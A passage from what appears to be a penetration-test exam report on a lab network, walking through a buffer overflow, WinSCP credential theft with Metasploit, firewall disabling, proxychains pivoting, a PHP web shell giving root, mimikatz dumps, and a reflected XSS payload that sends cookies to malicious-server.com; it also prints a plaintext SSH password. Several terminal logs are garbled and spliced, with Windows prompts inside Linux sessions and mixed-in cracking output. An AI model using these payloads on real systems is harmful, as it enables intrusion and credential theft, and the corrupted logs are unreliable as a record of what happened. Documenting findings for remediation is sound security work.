000F1F06 48 ECX 25 3E659458 C9H BYTE PTR DS:[EDI-8]
000F1F08 393B C9H D0WORD PTR DS:[EBX],EDI Unknown command
000F1F09 48 ECX 25 3E659458 MOVS B8 093C8307
000F1F0A 48 ECX 25 3E659458 RETN
000F1F0B 82D8 8A SBB AL,-76
000F1F0C 48 ECX 25 3E659458 JNE SHORT 00AF1A9B
000F1F0D 48 ECX 25 3E659458 MOVS D0WORD PTR DS:[ED1].D0WORD PTR DS:[E]
000F1F0E 48 ECX 25 3E659458 CMOVS B8 093C8307
000F1F0F 48 ECX 25 3E659458 CDO
000F1F10 48 ECX 25 3E659458 MOVS AH,0FB Unknown command

```

Address	Hex	dump	ASCII
000444000	FF FF FF FF	01 00 00 00	...
000444003	00 00 00 00	00 00 00 00
000444006	00 00 00 00	00 00 00 00
000444018	20 80 19	E5 01 00 00	.1x00...
000444020	57 53 41	53 74 61 72	MSAstart
000444023	53 41 55 56	56 64 00 00d..z...
000444026	54 32 34 33	34 64 00 00	d...zd...
000444029	54 32 34 33	34 64 00 00	42424...
000444032	65 64 66 67	66 64 00 00	getaddr...
000444035	65 64 66 67	66 64 00 00	ed...2d...
000444038	73 67 68 69	68 65 00 29	scattered...
000444041	73 67 68 69	68 65 00 29	fall...
000444044	77 59 74 68	28 65 72 72	with err...
000444047	57 34 20	25 65 60 00	on: zid...
000444050	28 29 29	66 61 69 60	l...nd
000444053	28 29 29 66	61 69 60 55	() faille
000444056	64 29 77 65	74 68 20 65	d with e
000444059	00 00 00 00	00 00 00 00	root...
000444062	00 00 00 00	00 00 00 00	list...
000444065	65 66 28 23	29 66 61 69	en() fail
000444068	65 66 28 23	29 66 61 69	left...
000444071	25 65 72 65	65 72 34 28	error...
000444074	25 65 64 00	00 00 00 00	Zid....
000444077	58 28 29 20	59 70 00 00	F1...t...
000444080	28 29 29 20	66 61 69 60	err...ing to
000444083	72 29 63 67	67 6E 65 63	r connec
000444086	74 69 65 65	65 73 2E 00	tions...
000444089	61 69 66 65	64 34 20 25	alled: %
000444092	64 00 00 00	00 62 65 63	d...Rece
000444095	65 66 28 23	29 66 61 69	ve con...
000444098	65 66 28 23	29 66 61 69	nnection
000444101	66 25 63 54	69 67 65 65	from ren...
000444104	66 25 63 54	69 67 65 65	to rem...
000444107	65 66 25 63	69 67 65 65	recbuf...
000444110	65 66 25 63	69 67 65 65	err...
000444113	64 28 42	62 76 63 69	du. Givin
000444116	64 28 42	62 76 63 69	and...
000444119	64 28 42	62 76 63 69	to han
000444122	64 60 65 72	28 74 63 72	dler thr
000444125	65 61 66 65	25 69 00 00	ead....
000444128	65 61 66 65	25 69 00 00%
000444131	65 61 66 65	25 69 00 00	end shor
000444134	74 62 72 20	6C 52 65 65	ter line
000444137	65 61 66 65	24 60 20 25%
000444140	64 29 60 00	42 79 74 65	d...Byte
000444143	64 29 60 00	42 79 74 65	s...receiv
000444146	65 66 25 63	69 67 65 65	...
000444149	65 73 74 00	00 00 00 00	exit...
000444152	49 60 52 65	65 74 20 72	Client_r
000444155	28 65 73 69	74 2E 00 00	exit...
000444158	45 65 25 62	46 52 20 20	ERROR %s
000444161	75 65 66 64	28 66 61 69	send fail
000444164	65 66 64 34	29 25 64 00	led: %d.
000444167	00 98 00 00	00 73 74 65Byte

Figure 22: Immunity-Crash-CustomerManager-Portal

List of Hosts Identified

10.185.10.55

Recommendation

A buffer overflow in a application is a serious security risk which can as was the case in this example lead to remote code execution and ultimately a threat actor taking control of the machine itself. Software and applications liable to

this must be patched and fully updated if a vendor has no knowledge of this security oversight then it is the penetration testers job to immediately inform them of the hazards.

4.8 Insecure WinSCP SSH Credentials found in memory

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Information Disclosure
---------------------	---	-----------	------	-------------	------	-------	------------------------

Explanation of Issue

Upon gaining access to a meterpreter on the 10.185.10.55 box via the buffer overflow exploit originally exploited. Running a post exploitation module allowed me to obtain the SSH credentials for the final box in the DMZ the 10.185.11.127 machine.

```
run post/windows/gather/credentials/winscp
```

Returned the following credentials:

```
jeremy@linux-dmz
S17#gX39^
```

Using these credentials I ran autoroute again from one of the compromised Windows boxes

```
meterpreter > run autoroute -s 10.185.11.0/24
```

From my shell on the box I made sure the Windows firewall was turned off with “netsh advfirewall set allprofiles state off”

Then used proxychains

```
proxychains ssh jeremy@10.185.11.127
```

```

root@kali:~/Desktop# proxychains ssh jeremy@10.185.11.127
ProxyChains-3.1 (http://proxychains.sf.net)
[D-chain]->-172.16.40.6:1080-><>-10.185.11.127:22-><>-OK
The authenticity of host '10.185.11.127 (10.185.11.127)' can't be established.
ECDSA key fingerprint is SHA256:i0KiMXF9JsZ5LkRXL9UreQ3afBuV9UMhQFza2JILcWs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.185.11.127' (ECDSA) to the list of known hosts.
jeremy@10.185.11.127's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-126-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

This Ubuntu 12.04 LTS system is past its End of Life, and is no longer
receiving security updates. To protect the integrity of this system, it's
critical that you enable Extended Security Maintenance updates:
 * https://www.ubuntu.com/esm

Last login: Tue May 15 19:12:04 2018 from 10.185.10.55
root@kali: ~
jeremy@linux-dmz:~$ WHOAMI
WHOAMI: command not found
jeremy@linux-dmz:~$ whoami
jeremy
jeremy@linux-dmz:~$ ls
Desktop z-cmd.php
jeremy@linux-dmz:~$ cat z.cmd.php
cat: z.cmd.php: No such file or directory
jeremy@linux-dmz:~$ cat z-cmd.php
// needed a quick way to run some tasks while i was working on this machine! - Jeremy
<?php system($_POST['z']); ?>
jeremy@linux-dmz:~$ ls
ls
hello.exe images pooper.elf welcome.php
jeremy@foophonesels:/var/www2# cd ..
cd ..
root@foophonesels:/var# cd ..
cd ..
root@foophonesels:/# nc -lvpn 443
nc -lvpn 443
listening on [any] 443 ...
connect to [10.90.60.80] from (UNKNOWN) [10.185.10.55] 49175
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```

Figure 23: proxychains ssh 10.185.11.127

List of Hosts Identified

10.185.10.55

Recommendation

Making sure that the winscp application running on the 10.185.10.55 host was fully patched and at its latest version would most likely have prevented me from being able to pull the SSH credentials from it using the Metasploit post exploitation module.

4.9 No Anti Virus Installed

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Security Misconfiguration
---------------------	---	-----------	------	-------------	------	-------	---------------------------

Explanation of Issue

No anti-virus software was found to be running in the target host. The system could become infected with malware, or an attacker could place malicious applications on the affected systems which could go undetected.

Payloads generated by msfvenom as well as hacking tools installed on the OS were allowed to be executed unrestricted.

List of Hosts Identified

foophonesels

Recommendation

Install some kind of anti virus solution on the host which would stop the running of executables.

4.10 No Anti Virus Installed

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Security Misconfiguration
---------------------	---	-----------	------	-------------	------	-------	---------------------------

Explanation of Issue

No anti-virus software was found to be running in the target host. The system could become infected with malware, or an attacker could place malicious applications on the affected systems which could go undetected.

It was possible to run malicious executables such as ‘mimikatz’ binary which extracts clear-text credentials from memory. Being able to run Mimikatz on this engagement allowed me to dump all the cleartext credentials to memory from the compromised machine.

List of Hosts Identified

10.185.10.34

Recommendation

Install a form of anti-virus on the host machine one that will preferably stop the running of executables.

4.11 Privilege Escalation Bypass

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Security Misconfiguration
---------------------	---	-----------	------	-------------	------	-------	---------------------------

Explanation of Issue

The final box and exam objective was the server in the DMZ which thanks to finding the winscp credentials and extracting them I now had access to.

Upon gaining initial access via ssh with the found credentials I could see with the ID command that I was not root I was simply the user Jeremy on the machine. With the ls command I discovered a file called z-cmd.php which I then proceeded to cat the file showing that Jeremy had put through a bypass in order for him to be able to run root commands on the machine as himself.

```
netstat -tulpn
```

The output of this command on the box showed me that a server was running locally on port 8989.

```

msf5 post(multi/gather/ping_sweep) > set SESSION 5
SESSION => 5verse Shells Netcat -- OSCP
msf5 post(multi/gather/ping_sweep) > run
[*] Performing ping sweep for IP range 10.185.11.0/24
[+] WEB 10.185.11.1 host found
[+] Webmin 10.185.11.127 host found
^C[*] The following Error was encountered: Interrupt
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) > search portscan
Matching Modules
=====
Module      # Exploit   Status           Rank
-----      # ----       ----       -----
auxiliary/scanner/http/wordpress_pingback_access    normal  Yes   Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan          normal  Yes   NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                      normal  Yes   TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce              normal  Yes   FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                    normal  Yes   TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                  normal  Yes   TCP Port Scanner
auxiliary/scanner/portscan/xmas                normal  Yes   TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner     normal  No    SAPRouter Port Scanner
=====
msf5 post(multi/gather/ping_sweep) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
=====
Name  Current Setting  Required  Description
-----  -----  -----
RHOSTS 10.185.10.1        yes      The number of concurrent ports to check per host
CONCURRENCY 10            yes      The delay between connections, per thread, in milliseconds
DELAY 0                  yes      The jitter factor (maximum value by which to +/- DELAY) in milliseconds.
JITTER 0                  Testing
PORTS 104,243,1-10000      yes      Ports to scan (e.g. 22-25,80,110-900)
RHOSTS 10.185.10.34        yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' - P
THREADS 1                  yes      The number of concurrent threads
TIMEOUT 1000              yes      The socket connect timeout in milliseconds
https://www.gocoeneryswitch.co.uk
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.185.11.127
RHOSTS => 10.185.11.127
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 20
THREADS => 20
msf5 auxiliary(scanner/portscan/tcp) > run
[*] msf5 auxiliary(scanner/portscan/tcp) > run
[+] 10.185.11.127:443 -> 10.185.11.127:22 - TCP OPEN

```

Figure 24: DMZ-Network-Ping-Sweep and Port Scan

```

root@kali:~/Desktop# proxychains ssh jeremy@10.185.11.127
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|->-172.16.40.6:1080-><>-10.185.11.127:22-><>-OK
The authenticity of host '10.185.11.127 (10.185.11.127)' can't be established.
ECDSA key fingerprint is SHA256:i0KiMXF9JsZ5LkRXL9UreQ3afBuV9UMhQFza2JILcWs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.185.11.127' (ECDSA) to the list of known hosts.
jeremy@10.185.11.127's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-126-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

This Ubuntu 12.04 LTS system is past its End of Life, and is no longer
receiving security updates. To protect the integrity of this system, it's
critical that you enable Extended Security Maintenance updates:
 * https://www.ubuntu.com/esm

Last login: Tue May 15 19:12:04 2018 from 10.185.10.55          root@kali: ~
jeremy@linux-dmz:~$ WHOAMI
WHOAMI: command not found
jeremy@linux-dmz:~$ whoami
jeremy
jeremy@linux-dmz:~$ ls
Desktop z-cmd.php
jeremy@linux-dmz:~$ cat z.cmd.php
cat: z.cmd.php: No such file or directory
jeremy@linux-dmz:~$ cat z-cmd.php
// needed a quick way to run some tasks while i was working on this machine! - Jeremy
<?php system($_POST['z']); ?>
jeremy@linux-dmz:~$                               root@foophonesels:/var/www2# ls
ls
hello.exe    images    pooper.elf    welcome.php
index.php    poopistan.elf
root@foophonesels:/var/www2# cd ..
root@foophonesels:/var# cd ..
root@foophonesels:/# nc -lvpn 443
nc -lvpn 443
listening on [any] 443 ...
connect to [10.90.60.80] from (UNKNOWN) [10.185.10.55] 4917

```

Figure 25: Privilege Escalation – running root commands on box

```

root@kali:~/Desktop# proxychains ssh jeremy@10.185.11.127
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|->-172.16.40.6:1080-><>-10.185.11.127:22-><>-OK
The authenticity of host '10.185.11.127 (10.185.11.127)' can't be established.
ECDSA key fingerprint is SHA256:i0KiMXF9JsZ5LkRXL9UreQ3afBuV9UMhQFza2JILcWs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.185.11.127' (ECDSA) to the list of known hosts.
jeremy@10.185.11.127's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-126-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

This Ubuntu 12.04 LTS system is past its End of Life, and is no longer
receiving security updates. To protect the integrity of this system, it's
critical that you enable Extended Security Maintenance updates:
 * https://www.ubuntu.com/esm

Last login: Tue May 15 19:12:04 2018 from 10.185.10.55          root@kali: ~
jeremy@linux-dmz:~$ WHOAMI
WHOAMI: command not found
jeremy@linux-dmz:~$ whoami
jeremy
jeremy@linux-dmz:~$ ls
Desktop z-cmd.php
jeremy@linux-dmz:~$ cat z.cmd.php
cat: z.cmd.php: No such file or directory
jeremy@linux-dmz:~$ cat z-cmd.php
// needed a quick way to run some tasks while i was working on this machine! - Jeremy
<?php system($_POST['z']); ?>
jeremy@linux-dmz:~$ curl -X POST http://127.0.0.1:8989/z-cmd.php -d 'z=id'
// needed a quick way to run some tasks while i was working on this machine! - Jeremy
uid=0(root) gid=0(root) groups=0(root)
jeremy@linux-dmz:~$ whoami
C:\Windows\system32>whoami
whoami

```

Figure 26: 10.185.11.127 – bypass to execute root commands on the box




Figure 27: Total Shells-Sessions-End of Exam

List of Hosts Identified

10.185.11.127

Recommendation

Having a text file within the host itself explaining how to run root commands on a box is a bad idea for any potential threat actor that gains access to the box also has a way of easily running root commands. A work around to run root commands for a normal user should not be in place at all if Jeremy needs to run root commands he should either sign in as root to begin with or give himself adequate permissions.

4.12 Windows Plain Text Passwords Stored In Memory

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Weak Authentication
---------------------	---	-----------	------	-------------	------	-------	---------------------

Explanation of Issue

By default, Windows systems store user's plain text passwords in memory whenever they are logged in. The purpose of this is to facilitate single-sign-on functionality when using authentication protocols that require knowledge of the plain text password such RDP and HTDigest.

Although the passwords are theoretically encrypted in memory, the decryption key is also stored in memory rendering the encryption mere obfuscation.

Using tools such as 'mimikatz', these plain text passwords can be extracted from memory and displayed. The passwords can then be used to attack other systems.

Although the passwords extracted would be considered good passwords, insecure storage such as this renders password strength irrelevant.

```

meterpreter > msv921507
[+] eRunning.as|SYSTEM5
[*] uRetrieving4msvc credentials
msv credentials
=====1b73c59d7e0c089c0:
Approaching final keyspace - workload adjusted.
AuthID Package Domain User Password
----- -----
0;997on... Negotiate hNTHAUTHORITY LOCAL SERVICE n.s. (Credentials K0)
0;996s... Negotiate $FOOPHONES DEVELOPER$ n.s. (Credentials K0)
0;38251peNTLM....: NTLM n.s. (Credentials K0)
0;999TargNTLM....: NFOOPHONES DEVELOPER$ n.s. (Credentials K0)
Time.Started.....: Fri Aug 23 17:23:47 2019 (5 secs)
meterpreter > dkerberos Aug 23 17:23:52 2019 (0 secs)
[+] sRunning as SYSTEM1e (/usr/share/wordlists/rockyou.txt)
[*] sRetrieving kerberos(credentials)
kerberos.credentials3468.6 kB/s (0.21ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
=====/4 (25.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 14344385/14344385 (100.00%)
AuthID DED Package : 0Domain385 (0.0) User Password
----- -----
0;997re.S Negotiate SNT AUTHORITY ie LOCAL SERVICE on:0-1
0;996date Negotiate $FOOPHONES26973DEVELOPER$6e65] -> $HEX[042a0337c2a156616d6f73210
0;38251 NTLM
0;999ed: NTLM Aug 23 FOOPHONES2019 DEVELOPER$
Stopped: Fri Aug 23 17:23:53 2019

```

Figure 28: mimikatz-memory-dump-msv

List of Hosts Identified

10.185.10.34

Recommendation

This again is a built in Windows feature although it is advised as mentioned before to install an anti-virus solution.

4.13 HTML Injection

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Code Injection	CVSS:	7.8
---------------------	---	-----------	------	-------------	------	-------	----------------	-------	-----

Explanation of Issue

As well as directly parsing and executing any Javascript payload unrestricted. It is immediately clear upon browsing to the first page of the application that HTML including tags are directly rendered by the browser via the welcome parameter in the URL. In fact the welcome parameter directly echos a message to the applications page which can be directly edited by anyone in the URL. As a proof of concept that the browser rendered and interpreted HTML code literally I inserted a message within <h1></h1> tags and sure enough my message was displayed in bold on the applications page.

```
http://foophonesels.com/welcome.php?welcome=<h1>This is a test</h1>
```

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.8	Base Vector:	AV:A/AC:L/Au:N/C:C/I:C/A:N
Overall Score:	7.8		

Recommendation

When returning user input to any page, ensure that all special HTML characters are converted to HTML entities, so they are not rendered as part of an HTML tag. Depending on the programming language being used, there are different libraries/functions for doing this that can be used.

At the very least, the characters & (ampersand), " (double quote), ' (single quote), < (less than), and > (greater than) should be converted to their HTML entity counterparts. Many web application programming languages provide their own functions or libraries for securely outputting user input. An application should not rely on custom filtering or whitelisting/blacklisting alone to detect such input.

4.14 Reflective Cross Site Scripting (XSS)

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Code Injection	CVSS:	7.8
---------------------	---	-----------	------	-------------	------	-------	----------------	-------	-----

Explanation of Issue

The welcome parameter within the the web applications URL was found to not correctly sanitise inserted Javascript code entered by the user making it vulnerable to Reflective XSS. A client side attack allowing an attacker to insert malicious payloads, craft the URL containing the request and target users of the application via social engineering.

For example, it is possible to issue the following request: `http://foophonesels.com/welcome.php?welcome=<script>alert("xss")`. Which results in the server returning the alert message in the browser within the form of an alert box. The returned error message does not correctly sanitise the response, and thus any Javascript or HTML code entered in the original URL will be returned and could potentially be parsed by the client browser. The above example is not particularly malicious however any type of payload is possible

```
<script>
window.location="http://malicious-server.com/?cookie=" + document.cookie
</script>
```

The following payload if added to the welcome parameter and sent to the victims browser allows the attacker to steal the victims session cookies via the `document.cookie` property. The `window.location` property simply references the object location. Social engineering the victim to click will steal the cookies and send them to a server that the attacker controls, he can then use these to authenticate with the application and impersonate the victim.




Figure 29: Reflective XSS – 10.90.60.80

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.8	Base Vector:	AV:A/AC:L/Au:N/C:C/I:C/A:N
Overall Score:	7.8		

Recommendation

It is recommended to immediately sanitize the input entered by users of the application. Well known attack characters should be encoded by the server and rendered harmless in its response including <>" by filtering out these characters you make it harder for a potential attacker to execute his payloads. A WAF Web Application Firewall should also be deployed on the application and configured to catch any potential attack payloads there are many solutions on the market such as Cloudflare for example.

4.15 Post Exploitation Additional Pivoting (10.185.10.34)

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Network Breach
---------------------	---	-----------	------	-------------	------	-------	----------------

Explanation of Issue

As stated in a previous issue in order to reach my next target on the Corporate Network the box running the Customer Service Manager Portal on port 42424 and in order to be able to exploit this running service I had to make sure that I could reach the target host in order to serve it the payload. Although I could obviously reach the 10.185.10.0/24 subnet thanks to running autoroute through meterpreter I was going to have to route my traffic through a proxy in order to use additional tools such as nmap and python which would be needed to reach the target host.

```
meterpreter > run autoroute -s 10.185.10.0/23
```

```
Auxiliary: server/socks4a
```

Through my Metasploit session on 10.185.10.34 I configured a socks4a proxy listening on my VPN interface of 172.16.40.6 on port 1080. With this now listening as a background job I proceeded to use a tool known as proxychains to enable it with tools like nmap.

```
nano /etc/proxychains.conf
```

Once this was set up I used the following command to ensure that I could reach the target application and port through my proxy using nmap.

```
proxychains nmap -sTV -Pn 10.185.10.55 -p 42424
```

```
# [ProxyList]
# add proxy here ...
# meanwhile: server/socks4
# defaults set to "tor"
#socks4l127.0.0.1:1080b/ms17_
socks4ec172e16t40.6t1080 |grep
```

Figure 30: proxychains-configuration-settings

```
Active sessions
=====
meterpreter  uid=1001(jeremy) gid=1001(jeremy) groups=1001(jeremy)
jeremy@linux-dmz:~$ 
Id  Name   Type          Information                               Connection
---+-----+-----+-----+
2  meterpreter x86/linux    uid=0, gid=0, euid=0, egid=0 @ 10.90.60.80  172.16.40.6:6666 -> 10.90.60.80:58484 (10.90.60.80)
3  meterpreter x64/windows NT AUTHORITY\SYSTEM @ DEVELOPER           172.16.40.6-10.90.60.80:0 -> 10.185.10.34:4444 (10.185.10.34)
4  meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN7              172.16.40.6-10.90.60.80:0 -> 10.185.10.27:4444 (10.185.10.27)

C:\Windows\system32>whoami
whoami
C:\Windows\system32>ifconfig
ifconfig
ifconfig
'ifconfig' is not recognized as an
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig
ipconfig
ipconfig

Windows IP Configuration

thebest.py      broski
Jobs
====

Id  Name          Payload  Payload opts
---+-----+-----+-----+
0  exploit(windows/smb/ms17_010_psexec) > sessions 3
[*] Starting interaction with 3...
[*] Backgrounding session 3...
[*] Bounding session 3...
[*] Please specify valid job identifier(s)
[*] exploit(windows/smb/ms17_010_psexec) > jobs

[*] exploit(windows/smb/ms17_010_psexec) > netstat -tulpn |grep 1080
[*] exec: netstat -tulpn |grep 1080
[*] exploit(windows/smb/ms17_010_psexec) >
```

Figure 31: msf-socks4a-server

```
root@kali:~# proxychains nmap -sTV -Pn 10.185.10.55 -p 42424
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-05 08:33 EST
|D-chain|->-172.16.40.6:1080-><>-10.185.10.55:42424-><>-OK
|D-chain|->-172.16.40.6:1080-><>-10.185.10.55:42424-><>-OK
|D-chain|->-172.16.40.6:1080-><>-10.185.10.55:42424-><>-OK
      restart-vm-          buf2.py
```

Figure 32: proxychains-nmap-test

List of Hosts Identified

10.185.10.34

Recommendation

Now that I could reach the target host it was time to exploit the buffer overflow and attempt to compromise another host on the Corporate Network

4.16 Insecure Protocol RDP

No. Hosts Affected:	1	Severity:	Medium	Likelihood:	High	Type:	Network Breach
---------------------	---	-----------	--------	-------------	------	-------	----------------

Explanation of Issue

During the engagement after gaining access to the Windows file share machine I enabled Remote Desktop Protocol (RDP).

While this protocol is encrypted, it does not authenticate the host being connected and is thus easily vulnerable to a man in the middle attack. It also discloses information about the host operating system, as seen in the following screen shot.

